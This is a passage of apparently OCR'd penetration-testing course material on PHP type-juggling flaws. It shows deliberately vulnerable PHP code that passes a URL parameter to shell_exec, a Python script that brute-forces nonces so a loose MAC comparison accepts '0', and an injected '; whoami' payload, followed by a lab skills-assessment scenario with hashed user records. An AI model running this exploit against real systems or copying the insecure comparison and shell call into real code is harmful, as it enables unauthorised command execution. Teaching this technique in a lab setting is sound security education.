
The prevention of vulnerabilities resulting from type juggling is simple - use the strict comparison operators `===` and `!==` instead of the loose ones `==` and `!=`. In most cases, the result of a loose comparison is unexpected and undesired. In particular, strict comparisons should always be used for sensitive operations such as authentication.

Advanced Exploitation

While we focused on authentication bypasses due to type juggling in the previous sections, we will now explore other vulnerabilities caused by unexpected behavior due to type juggling.

Code Review - Identifying the Vulnerability


Our sample web application greets us with the following screen after logging in with the provided credentials:




The link contained on the page has the following form:

```
http://typejuggling.htb/dir.php?dir=/home/htb-
stdnt/&nonce=61269&mac=d78a437313
```

Clicking on it reveals the content of our home directory:



Changing any of the three GET parameters results in an error message:



Let us analyze the source code. The file `hmac.php` contains utility functions:

```php
<?php

function generate_nonce(){
    return random_int(0, 999999);
}

function custom_hmac($dir, $nonce){
    $key = file_get_contents("/hmackey.txt");
    $length = 10;

    $mac = substr(hash_hmac('md5', "{$dir}||{$nonce}", $key), 0, $length);
    return $mac;
}

function check_hmac($dir, $nonce, $mac) {
    return $mac == custom_hmac($dir, $nonce);
```

```
}

function check_dir($dir){
    return shell_exec("ls -la {$dir}");
}

function generate_link($username) {
    $dir = "/home/{$username}/";
    $nonce = generate_nonce();
    $mac = custom_hmac($dir, $nonce);

    return "/dir.php?dir={$dir}&nonce={$nonce}&mac={$mac}";
}

?>
```

We can identify an obvious code execution vulnerability in the function `check_dir`. However, as we can see in the following source code of `dir.php`, the function call to `check_dir` is protected by a `MAC` (`Message Authentication Code`):

```
<?php
    if(isset($_GET['dir'])) {
        if(check_hmac($_GET['dir'], $_GET['nonce'], $_GET['mac'])) {
            echo nl2br(check_dir($_GET['dir']));
        } else {
            echo '<strong>Error! Invalid MAC</strong>';
        }
    } else {
        $link = generate_link($_SESSION['username']);
        echo "Please check your home directory <a
href='{$link}'>here</a>";
    }
?>
```

We can freely choose any value for the `dir` parameter, which is injected into the `shell_exec` call. However, we do not know the MAC key, so we cannot forge the correct MAC to pass the check in `check_hmac`. Thus, we cannot exploit the command injection unless we guess the correct MAC and pass it in the `mac` parameter. Since the MAC is ten hex-characters long, there are `16^10` possibilities, of which only one is correct.

Luckily, we do not have to go through all these possible MAC values since there is another vulnerability: a type juggling vulnerability in the function `check_hmac`. This enables us to pass the value `0` in the `mac` parameter and adjust the other values until the web application computes a MAC that starts with `0e` and is followed by only numbers. As discussed in the previous sections, this format results in the comparison in `check_hmac` being evaluated to

`true`, thus passing the MAC check. Since this results in significantly more valid MAC values, we need fewer than `16^10` requests to exploit the command injection vulnerability.

Debugging the Application Locally

We will use a MySQL Docker container and PHP's internal web server to run the web application, just like in the previous section. We have to change the `db.sql` file to seed the database slightly, since the application uses a different way to check the user's password. More specifically, we need to specify a `bcrypt` hash instead of a `SHA-256` hash:

```
CREATE TABLE `users` (
  `id` int(11) NOT NULL,
  `username` varchar(256) NOT NULL,
  `password` varchar(256) NOT NULL
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

#htb-stdnt:Academy_student!
INSERT INTO `users` (`id`, `username`, `password`) VALUES
(1, "htb-stdnt",
"$2a$12$f4QYLeB2WH/H1GA/v3M0I.MkOqaDAkCj8vK4oHCvI3xxu7jNhjlJ.");
```

Also, remember to use a username that exists on the local system.

Afterward, we can log in using the username and password specified in the `db.sql` file. Next, we need to provide a HMAC key since we do not know the actual key used by the web application. For test purposes, we can provide any key in the function `custom_hmac` in `hmac.php` for the variable `$key` and pretend we do not know it:


```
function custom_hmac($dir, $nonce){
    $key = "HackTheBox";
    $length = 10;

    $mac = substr(hash_hmac('md5', "{$dir}||{$nonce}", $key), 0, $length);
    return $mac;
}
```

As a first step, let us confirm the command injection vulnerability by removing the MAC check. We can do this by making the `check_hmac` function always return `True`:

```
function check_hmac($dir, $nonce, $mac) {
        return True;
        //return $mac == custom_hmac($dir, $nonce);
```

```
}
```

Now we can provide any value for the MAC, and our payload in the `dir` GET parameter is injected into the call to `shell_exec`, leading to command injection:




Now that we have successfully confirmed the command injection vulnerability let us focus on the second and significantly more difficult step of brute-forcing a MAC that allows us to bypass the MAC check due to the type juggling vulnerability.


To do so, we will return `check_hmac` to the previous state and pretend that we brute-forced a MAC of the correct format by modifying the `custom_hmac` function:

```
function custom_hmac($dir, $nonce){
    return '0e12345678';
}
```


If we send the previous request again, the web application responds with an `Invalid MAC` error:



However, providing a MAC of `0` results in the comparison being evaluated to `True` due to type juggling, leading to the execution of our payload:



Now that we have confirmed that exploitation is possible let us move on to brute-forcing a MAC value with the format required for type juggling.

Exploitation

We need to inject our payload in the `dir` parameter to exploit the command injection vulnerability. As we can see in the function `custom_hmac`, the `nonce` parameter is also included in the MAC such that we can use it to brute-force a valid MAC of the format we require to exploit the type juggling vulnerability. Since we do not know the correct HMAC key, we cannot brute-force the MAC locally but have to send requests to the web application to brute-force it.


Let us start with a simple payload that injects the command `whoami`. To reach a correct MAC value, we could start by providing a nonce of `0` and increment it until the MAC computed by the web application is of the correct format. To do so, we can implement a simple script:

```
import requests

URL = "http://127.0.0.1:8000/dir.php"
COOKIES = {"PHPSESSID": "0ghgh4l47ckisdg78l473tkhsv"}

DIR = "/home/htb-stdnt/; whoami"
MAC = 0
MAX_NONCE = 20000

def prepare_params(nonce):
    return {
        "dir": DIR,
        "nonce": nonce,
        "mac": MAC
    }

def make_request(nonce):
    return requests.get(URL, cookies=COOKIES,
params=prepare_params(nonce))

# main
for n in range(MAX_NONCE):
    r = make_request(n)

    if not "Error! Invalid MAC" in r.text:
        print("Found valid MAC:")
        print(r.url)
        break
```


The script iterates through all nonces in the range of `0` to `20000` and prints the URL if the computed MAC is of the correct format such that the type juggling vulnerability could be exploited. Running it finds a correct nonce after a short while:

```
python3 solver.py

Found valid MAC:
http://127.0.0.1:8000/dir.php?dir=%2Fhome%2Fhtb-
stdnt%2F%3B+whoami&nonce=3082&mac=0
```

In our case, the values `/home/htb-stdnt/; whoami` for the variable `dir`, and `3082` for the variable `nonce` result in a MAC of the correct format. Accessing the URL, we can see that our injected command was executed:



We do not have access to the MAC key, so we cannot compute the MAC value to check its format. However, from the web application's perspective, here is how the MAC looks like:

```
php -a

php > $key = file_get_contents("/hmackey.txt");
php > $length = 10;
php > $dir='/home/htb-stdnt/; whoami';
php > $nonce='3082';
php > echo substr(hash_hmac('md5', "{$dir}||{$nonce}", $key), 0, $length);
0e63825234
```

We can see that the MAC equals `"0e63825234"`. Thus, the type juggling vulnerability results in the comparison `"0" == "0e63825234"` being evaluated to `true` in the `check_hmac` function, thus leading to command injection.

Since the `dir` parameter influences the MAC value, we need to brute-force a valid nonce again each time we change our payload.

Skills Assessment

Scenario

You are tasked to conduct a penetration test on a client's Work-in-Progress user management platform. The platform is not completed yet, however, the user management core is already finished. Thus, the client wants you to focus on this feature and is particularly interested in vulnerabilities leading to privilege escalation. The web application implements three user roles: `guest`, `user`, and `admin`.

Furthermore, the client wants to ensure the security of the user management core to be as secure as possible. Thus, the penetration test is conducted in an `assumed breach` scenario where it is assumed that you obtained access to the user database through other means. Here is the user database provided by the client:

```
+----+-----------+----------------------------------+------+
| id | username  | password                         | role |
+----+-----------+----------------------------------+------+
|  1 | admin     | 0f5ff846bf7ae24489371cd8b7c1a1cd |    0 |
|  2 | vicky     | f179a0139bcdfd8cb317bc909d772872 |    1 |
|  3 | larry     | 0e6565409083548910550449453951 70 |    1 |
|  4 | ugo       | 076395db88a35e081442b0a4c6b9ce93 |    1 |
|  5 | lastrada  | 76ab196d4b4e5a308da01db9a7d4d451 |    2 |
|  6 | mumble    | 74b6af8dcda692bbc2b37a3e58e3151e |    2 |
|  7 | eris      | 12558e4c0b16815df04a3b1a515df968 |    2 |
|  8 | selby     | cefce2f3409aa1166232e263173a51bc |    2 |
|  9 | eggfox    | 3e41a8f42296e5da59ab6ffd284a738d |    2 |
| 10 | htb-stdnt | 02566311a7d37c5d58456e7d0d39bb78 |    2 |
+----+-----------+----------------------------------+------+
```

Additionally, the client provides access to a guest user: `htb-stdnt:Academy_student!`.